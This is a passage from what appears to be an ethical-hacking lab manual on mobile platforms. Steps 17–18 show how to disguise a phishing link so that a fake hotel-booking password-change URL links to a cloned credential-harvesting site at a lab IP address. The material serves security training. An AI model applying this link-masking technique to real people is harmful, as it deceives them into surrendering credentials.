
Note: A good way to conceal a malicious link in a message is to insert text that looks like a legitimate online ticket booking account URL (in this case), but that actually links to your malicious cloned certifiedhacker page.

17. Position the cursor where you wish to place the fake URL, then click the **Insert link** icon.




Module 17 – Hacking Mobile Platforms

18. In the **Edit Link** window, first type the actual address of your cloned site in the **Web address** field under the **Link to** section. Then, type the fake URL in the **Text to display** field. In this case, the actual address of our cloned certifedhacker site is **http://10.10.1.13**, and the text that will be displayed in the message is **http://www.bookhotel.com/change_account_password**; click **OK**.




Module 17 – Hacking Mobile Platforms

